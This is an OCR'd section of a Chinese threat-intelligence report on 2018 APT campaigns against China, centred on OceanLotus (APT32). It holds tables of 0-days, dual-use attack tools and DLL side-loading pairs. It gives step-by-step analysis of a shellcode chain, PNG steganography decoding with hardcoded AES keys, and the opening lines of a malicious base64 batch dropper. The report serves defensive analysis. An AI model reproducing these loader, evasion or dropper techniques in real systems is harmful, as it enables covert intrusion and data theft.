


图 167 APT 攻击领域分布

在已披露的针对中国攻击的 APT 组织中，海莲花攻击持续性较强，其攻击时间范围广泛分布于全年各个月份。




图 168 针对我国攻击的 APT 组织攻击次数分布

Advanced（高级）是 APT 攻击的显著特点。这其中使用漏洞特别是 0day 漏洞进行攻击更是 APT 攻击的一大“特色”。过去一年是 0day 漏洞持续曝光的一年，共有 10 余个 0day 漏洞被发现用于 APT 攻击中。

漏洞编号	漏洞类型	组织名称
CVE-2018-0802	Office 漏洞	BlackTech
CVE-2018-4878	Flash 漏洞	Lazarus
CVE-2018-8174	VBS 漏洞	Darkhotel
CVE-2018-5002	Flash 漏洞	HackingTeam
CVE-2018-8414	Windows 任意代码执行漏洞	Darkhydrus
CVE-2018-8453	Windows 提权漏洞	FruityArmor
CVE-2018-8589	Windows 提权漏洞	SandCat
CVE-2018-8611	Windows 提权漏洞	FruityArmor、SandCat
CVE-2018-8373	VBS 漏洞	Darkhotel
CVE-2018-15982	Flash 漏洞	HackingTeam

CVE-2018-8440	ALPC 提权漏洞	PowerPool

表 20 2018 年 APT 组织曾经使用过的 0day 漏洞

根据过去一年多 APT 攻击的主要趋势变化，同时结合重要的 APT 攻击案例，我们总结出以下几个特点：

1、钓鱼手段更加精细化，针对性和迷惑性更强

在各类 APT 攻击中，利用鱼叉式钓鱼邮件投递载荷仍然是非常常见的一种攻击方式。在钓鱼邮件投递中，各类利用漏洞或宏进行攻击的 Office 文档屡见不鲜，以往这类 Office 文档在攻击代码执行完毕后鲜少会“收拾残局”，大多数情况下 Office 进程会直接退出，或者仍显示原先的钓鱼文档本身。而现在越来越多的样本会在有效攻击代码执行完成后下载或释放另一个真正有价值的文档，以此来迷惑受害者。

2、关键攻击代码鲜少落地，给 APT 攻击的防护和取证带来不少挑战

“关键代码不落地”是当前 APT 攻击的主要特点，攻击者会尽可能少地把最后的“大马”捆绑在攻击载荷中。而是普遍采取了云端下载关键 shellcode，并在本地采用无文件方式加载的形式。无文件攻击实际上属于“Living off the land”的范畴，中文可以理解为就地取材，即攻击者越来越多地使用目标主机上已安装的工具或在内存里执行脚本、shellcode 达到最终的目的。下面列举了 APT 攻击中用到的各种无文件攻击技术：

技术名称	对应程序	主要用途
WMI	Wmiprvse.exe	常用于信息收集、探测，反病毒和虚拟机检测，命令执行，权限持久化
各种脚本	powershell.exe，VBScript.exe，cmd.exe，cscript.exe，mshta.exe	常用于命令或代码执行
BITSAdmin	bitsadmin.exe	常用于下载各阶段木马
永恒之蓝漏洞	N/A	常用于横向移动或初始入侵
反射 DLL 加载	N/A	常用于加载关键 DLL
计划任务	N/A	常用于系统驻留
Process Hollowing	N/A	常用于系统
注册表无文件攻击技术	N/A	常用于系统驻留

Dual-use tools	sc.exe，vnc，putty，net.exe，ipconfig.exe，netsh.exe，teamviewer.exe，tasklist.exe，rdpclip.exe，rar.exe，wmic.exe，find.exe，curl.exe，netstat.exe，systeminfo.exe，wget.exe，nc.exe，gpresult.exe，whoami.exe，ammyy.exe，query.exe，sdelete.exe，psexec.exe，csvde.exe，dumpel.exe，lazagne.exe，pwdump，dumpsec.exe，netcat.exe，mimikatz.exe，wce.exe，cachedump.exe，bruter.exe，gsecdump.exe，winscanx.exe，certutil.exe	不同文件可用于不同阶段

表 21 APT 组织常用无文件攻击技术

即使必须有恶意代码要落地，也会经常使用白利用技术、Bypass UAC 等技术绕过终端软件的检测。下面列举了 APT 组织经常用到的白利用技术：

白利用 EXE	白利用模块
Chat.exe	WeChatWin.dll
winword.exe	wwlib.dl
360se.exe	chrome_elf.dll
Flash.exe	UxTheme.dll
googleupdate.exe	goopdate.dll
360tray.exe	dbghelp.dll
MicrosoftWindowsDiskDiagnosticResolver.exe	rastls.dll
vmGuestLibJava.exe	ACE.dll，Common.dll，GmsCommon.dll，MSVCP100.dll，MSVCR100.dll，WsmanClient.dll
searchindexer.exe/searchprotoclhost.exe	msfte.dll
Avpia.exe	product_info.dll

wsc_proxy.exe	wsc.dll

表 22 APT 组织常用白利用技术总结

3、利用各种手段尽可能隐藏网络踪迹

为了尽可能隐藏网络上的踪迹，APT 组织经常使用诸如图片隐写术、正常协议隐藏，利用正常网站中转等绕过网络检测。

技术	举例
图片隐写术	海莲花
正常协议回传数据	DNS 协议（海莲花，Oilrig），FTP 协议（蓝宝菇）
利用正常网站中转	亚马逊云，新浪云（蓝宝菇），pastebin，dropbox（Gorgon Group）

表 23 APT 组织常用网络隐写技术总结

4、利用开源代码或工具隐藏组织特点，降低攻击成本

2018 年，越来越多的攻击组织开始使用公开或者开源工具代码组建自己的攻击平台。这样做的目的一是可以显著降低攻击者的攻击成本，二是可以增加对攻击者溯源的难度。下面列出部分常见的开源工具名称以及相关组织：

开源工具名称	相关组织
Cobalt Strike	海莲花、Cobalt Group、FIN6、DarkHydrus
Mimikatz	APT28、APT29、海莲花、Carbanak、Cobalt Group、DarkHydrus、MuddyWater、OilRig、Turla
QuasarRAT	白象
DarkComet	APT38，SilverTerrier
gh0st	毒云藤
PoisonIvy	毒云藤
CactusTorch	海莲花
Powershell Empire	APT28、FIN8、FIN10、CopyKittens

表 24 APT 组织常用开源工具总结

4.2 针对我国攻击的活跃 APT 组织

4.2.1 来自越南的海莲花组织

2012 年起至今，海莲花(APT32)境外黑客组织对中国政府、科研院所、海事机构、高校、能源机构等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。该组织主要通过鱼叉攻击和水坑攻击等方法，配合多种社会工程学手段进行渗透，向境内特定目标人群传播特种木马程序，秘密控制部分政府人员、外包商和行业专家的电脑系统，窃取系统中相关领域的机密资料。该组织不仅对我国境内频繁实施 APT 攻击，也针对东南亚周边国家实施攻击，包括柬埔寨，越南等。

组织来源	越南
攻击地域	中国，柬埔寨，老挝，菲律宾
攻击目标	金融，能源，海事，高校
入侵方式	鱼叉式钓鱼邮件
漏洞利用	CVE-2017-11882， CVE-2017-8570 等
武器使用	白利用技术，无文件技术，DNS 隧道通信技术，Cobalt Strike 等

表 25 海莲花组织分析表格 1

攻击事件 A：

事件描述

2018 年 5 月，我们捕获了一批 RTF 文档样本，本次样本使用了 CVE-2017-11882 漏洞并结合白签名利用程序来最大化隐藏自己的后门木马。后门木马将常驻用户电脑，并根据云控指令伺机窃取机密信息。

载荷分析

CVE-2017-11882 是存在于 Office 公式编辑器中的一个内存破坏漏洞，漏洞出现在模块 EQNEDT32.EXE 中，该模块为公式编辑器，在 Office 的安装过程中被默认安装。该模块以 OLE 技术将公式嵌入在 Office 文档内，且由于历史原因该模块没有任何漏洞缓解机制，触发非常稳定。

漏洞利用成功后，第一部分的 shellcode 会获取 kernel32 的基地址以及所需要使用的 API，随后遍历系统所有打开的句柄，找到属于 winword 打开的样本句柄，将这个文件映射到公式编辑器的进程空间。从文件尾读取的 0xC 个字节，查找标志数据 0x79797979，如果查找成功则从文件的尾部读取第二段 shellcode。

```
1 7C 01 FC 79 79   cmp dword ptr ds:[ecx+eax-4],79797979   ecx+eax*1-4:"yyyy"
5 59               jne 339BEA
B 74 01 F8         mov esi,dword ptr ds:[ecx+eax-8]
```

图 169 海莲花组织分析配图 9

第二部分 shellcode，同样会获取 kernel32 的基地址以及所需要使用的 API，随后使用反射 DLL 注入技术加载 DLL 并完成初始化。




图 170 海莲花组织分析配图 10

DLL 功能主要是从其资源文件中读取加密的数据，在内存中解密并向 C:\Program Files 目录下创建一个隐藏文件夹 Microsoft-Windows-DiskDiagnosticResolver_2021325962，然后向这个目录释放三个文件：MicrosoftWindowsDiskDiagnosticResolver.exe、rastls.dll 和 OUTLFLTR.DAT，随后创建该进程。




图 171 海莲花组织分析配图 11

MicrosoftWindowsDiskDiagnosticResolver.exe 为有效的数字签名，原始名为 dot1xtra.exe，这是典型的白利用技术，带有效签名的 exe 运行后会自动加载木马文件 rastls.dll。




图 172 海莲花组织分析配图 12

当 rastls.dll 被加载后，会加载并解密 OUTLFLTR.DAT，解密后得到一段 shellcode。OUTLFLTR.DAT 中的 shellcode 被执行后，会自加载 shellcode 中存储的一个名为 {92BA1818-0119-4F79-874E-E3BF79C355B8}.dll。

图 173 海莲花组织分析配图 13

{92BA1818-0119-4F79-874E-E3BF79C355B8}.dll 又会从资源中解密出木马功能文件{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll，并加载执行此 dll。 {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll 即最终的具备木马功能的核心文件。




图 174 海莲花组织分析配图 14

2018 年 10 月，又出现了一批针对高校攻击的样本，这批样本同样使用 CVE-2017-11882 漏洞进行攻击，除了白利用程序有所变化之外，其他变化不大。

攻击事件 B:

事件描述

2018 年 10 月，我们发现了一些有意思的样本，随着分析的深入确定本次攻击样本为海莲花最新的攻击活动。其目标为国内的大型投资公司，本次活动的攻击技术与之前样本都有了新的变化，本次重点分析该样本的白利用部分与横向移动模块。

样本分析

白利用模块

本次攻击样本使用的是某软件管家进程白利用，被利用的模块为 dbghelp.dll，当 dbghelp.dll 被加载后，会检测自身进程是否为某软件管家进程 SoftManager.exe，否则会退出执行后续的恶意代码。

随后会读取 shellcode 加密文档 rns1daba.wmf，并逐字节与 0x3B 进行异或，然后分配可执行内存空间，把解密后的数据写入内存，然后会通过寄存器 EBP 的值进行栈回溯，依次查找 EBP+4 处保存的函数返回地址，并检测该地址是否落在 SoftManager.exe 或者 safemon.dll 模块的代码段.text 里。如果落在代码段里，会读取 t05a2ztv.Exif，解密出

shellcode，并把该返回地址替换为 shellcode 地址，其实就是找 dbghelp.dll 被加载时的返回地址。




图 175 海莲花组织分析配图 15

通过 EBP 进行栈回溯，最终找到 0012FEA4 处的返回地址 0040B0D6，显然在 SoftManager.exe 代码段里。这样 LoadLibraryW 返回后就会去执行 Shellcode 了。




图 176 海莲花组织分析配图 16

而 t05a2ztv.Exif 则是使用了图片隐写术的.png 图片，尺寸 16*16，共有 256 个像素。每一个像素隐藏一字节，共隐藏 shellcode 数据的前 256 字节，而其余数据直接附加在了.png 图片尾部。

偏移 0x3EC 到 0x3F7 是.png 图片的 IEND 数据块，IEND 是最后一个数据块，表示图像结束，偏移 0x3F8 到文件结尾则是 shellcode 的剩余数据。




图 177 海莲花组织分析配图 17

.png 每个像素占用 4 字节，使用了 ARGB 形式定义，其中 A 指透明度，R 是红色，G 是绿色，B 是蓝色。ARGB 分别占用一字节，因此它们取值范围都在 0~255 之间。

dbghelp.dll 会调用 GdipBitmapGetPixel 函数依次获取每个像素，解密操作如下：




图 178 海莲花组织分析配图 18

用 Blue 的低 5 位和 Green 的低 3 位或操作组合为 1 字节，然后对其左移 3 位，仍然取低 5 位，并继续和 Red 的低 3 位或操作组合 1 字节，使用如下方式简单还原下解密算法：

B4 B3 B2 B1 B0 0 0 0 ;;Blue 左移 3 位

0 0 0 0 0 G2 G1 G0 ;; Green 高 5 位清零，保留低 3 位或操作

B4 B3 B2 B1 B0 G2 G1 G0 ;;Blue 高 5 位和 Gren 低 3 位或

B1 B0 G2 G1 G0 0 0 0 ;; (Blue|Green)左移 3 位

0 0 0 0 0 R2 R1 R0 ;; Green 高 5 位清零，保留低 3 位，进行或操作

结果为：

B1 B0 G2 G1 G0 R2 R1 R0

使用的加密算法为：Shellcode 每字节数据的低 3 位放在了 Red 的低 3 位，中间 3 位放在了 Green 的低 3 位，而最高 2 位放在了 Blue 的低 2 位。

通常常见的 LSB 隐写术算法，只篡改 RGB 的最低 1 位 Bit，人眼很难看出区别来。而这里把 Red 和 Green 的低 3 位，及 Blue 的低 2 位都破坏了，会对显示效果影响更大。当然，这样的好处是 1 个像素就可隐藏 1 字节数据，处理起来会更方便。如果只篡改 RGB 的最低 1 位 Bit，1 个像素只能隐藏 3 个 Bit。

从像素解密出的数据和偏移 0x3F8 到文件结尾的数据拼接起来，然后使用 AES 加密算法的 CBC 模式解密，密钥 Key 为：16 09 A4 66 B2 39 B6 93 65 89 23 D1 B7 3A FF EA，向量 IV 为：93 65 89 23 D1 B7 3A FF EA 73 88 04 DE 5C 09 0A，样本会直接使用的 Crypto++库：

AES 解密完成之后，会继续和 0x3B 异或解密，当异或解密完成后，会申请有读写执行的内存，并拷贝过去，并把之前找到的返回地址修改为 Shellcode 地址，当 LoadLibraryW 返回时，就会去执行 Shellocde 了。




图 179 海莲花组织分析配图 19

上述解密出来的 Shellcode 仍然不是最终的，在它偏移 0xEFC 处起才是真正的 Shellcode，但已经被 AES 加密了。而解密的密钥则会拼接一个字符串并计算 sha256 哈希值，调用 CryptDeriveKey 函数，依据该哈希值生成一个 128 位的 AES 密钥。

CryptDeriveKey 的功能是根据固定的基础数据，生成会话密钥。有点类似 CryptGenKey，但 CryptGenKey 是生成随机的密钥。




图 180 海莲花组织分析配图 20

而字符串则是固定以硬编码的 batman@dawn123 开始，再加上账号名、机器名、IP 地址、Mac 地址中的任意一个或多个，在 Shellcode 偏移 0xEBB 处开始的 4 字节是配置开关，用来决定是否加上某项。如果第 1 字节是 1 加上用户名称，是 0 不加。第 2 字节是 1

加上机器名称，是 0 不加，以此类推。本例是 0100，所以只会加上机器名称，其它 3 项不加。




图 181 海莲花组织分析配图 21

对字符串 batman@dawn123venus-27281b1ab 计算 sha256，并以 sha256 哈希值为基础数据，计算出 AES 解密密钥。venus-27281b1ab 正是当前在调试时的机器名。如果 4 字节人为的全修改为 1，会 4 项全加上。




图 182 海莲花组织分析配图 22




图 183 海莲花组织分析配图 23

字符串会变成：

batman@dawn123administratorvenus-27281b1ab192.168.79.13400:0c:29:3c:a6:24

对 AES 解密出的数据计算 sha256，并和偏移 0xEC0 处的长为 0x20 的数据进行比较，如果相同，创建线程执行，如果不同则退出。因此这次 AES 解密出来的数据是真正的 Shellcode。很显然，所有中招机器上的 t05a2ztv.Exif 都是不同的。




图 184 海莲花组织分析配图 24

横向移动模块

同时，我们发现了大量的 js 文件，用来加载诸如 Denis、CobaltStrike 载荷。经过分析确认这些 js 脚本属于无文件攻击框架 CactusTorch。CactusTorch 使用了 DotNetToJScript 技术，把.NET 程序集转化为 js 脚本来执行。它是在内存里直接加载和执行恶意.NET 程序集，这些程序集是攻击中部署的最小单元，例如.dll 或.exe。DotNetToJScript 不会在计算机硬盘上写入任何恶意.NET 程序集，因此很难检测这些攻击。下面举一个典型的样本尝试分析，该文件是一个名为 360PluginUpdator.bat 的批处理文件：

```
echo RjMxMkY3NFs3MTVdKTpfXzB4NkUyMzM5M0U9MTtjb250aW51ZTtjYXNlIHYxbnph>> C:\Windows\Temp\360PluginUpdator.dat
echo OFFLND1YUVYoIjBzYXJjIixfXzB4MkYzMTJGNzRbODIOXSk6YnJlYWs7Y29udGlu>> C:\Windows\Temp\360PluginUpdator.dat
echo dWU7Y2FzZSB2MW56YThRSzQ5WFFWKCJNSzUiLF9fMHgyRjMxMkY3NFs4MzNdKTpl>> C:\Windows\Temp\360PluginUpdator.dat
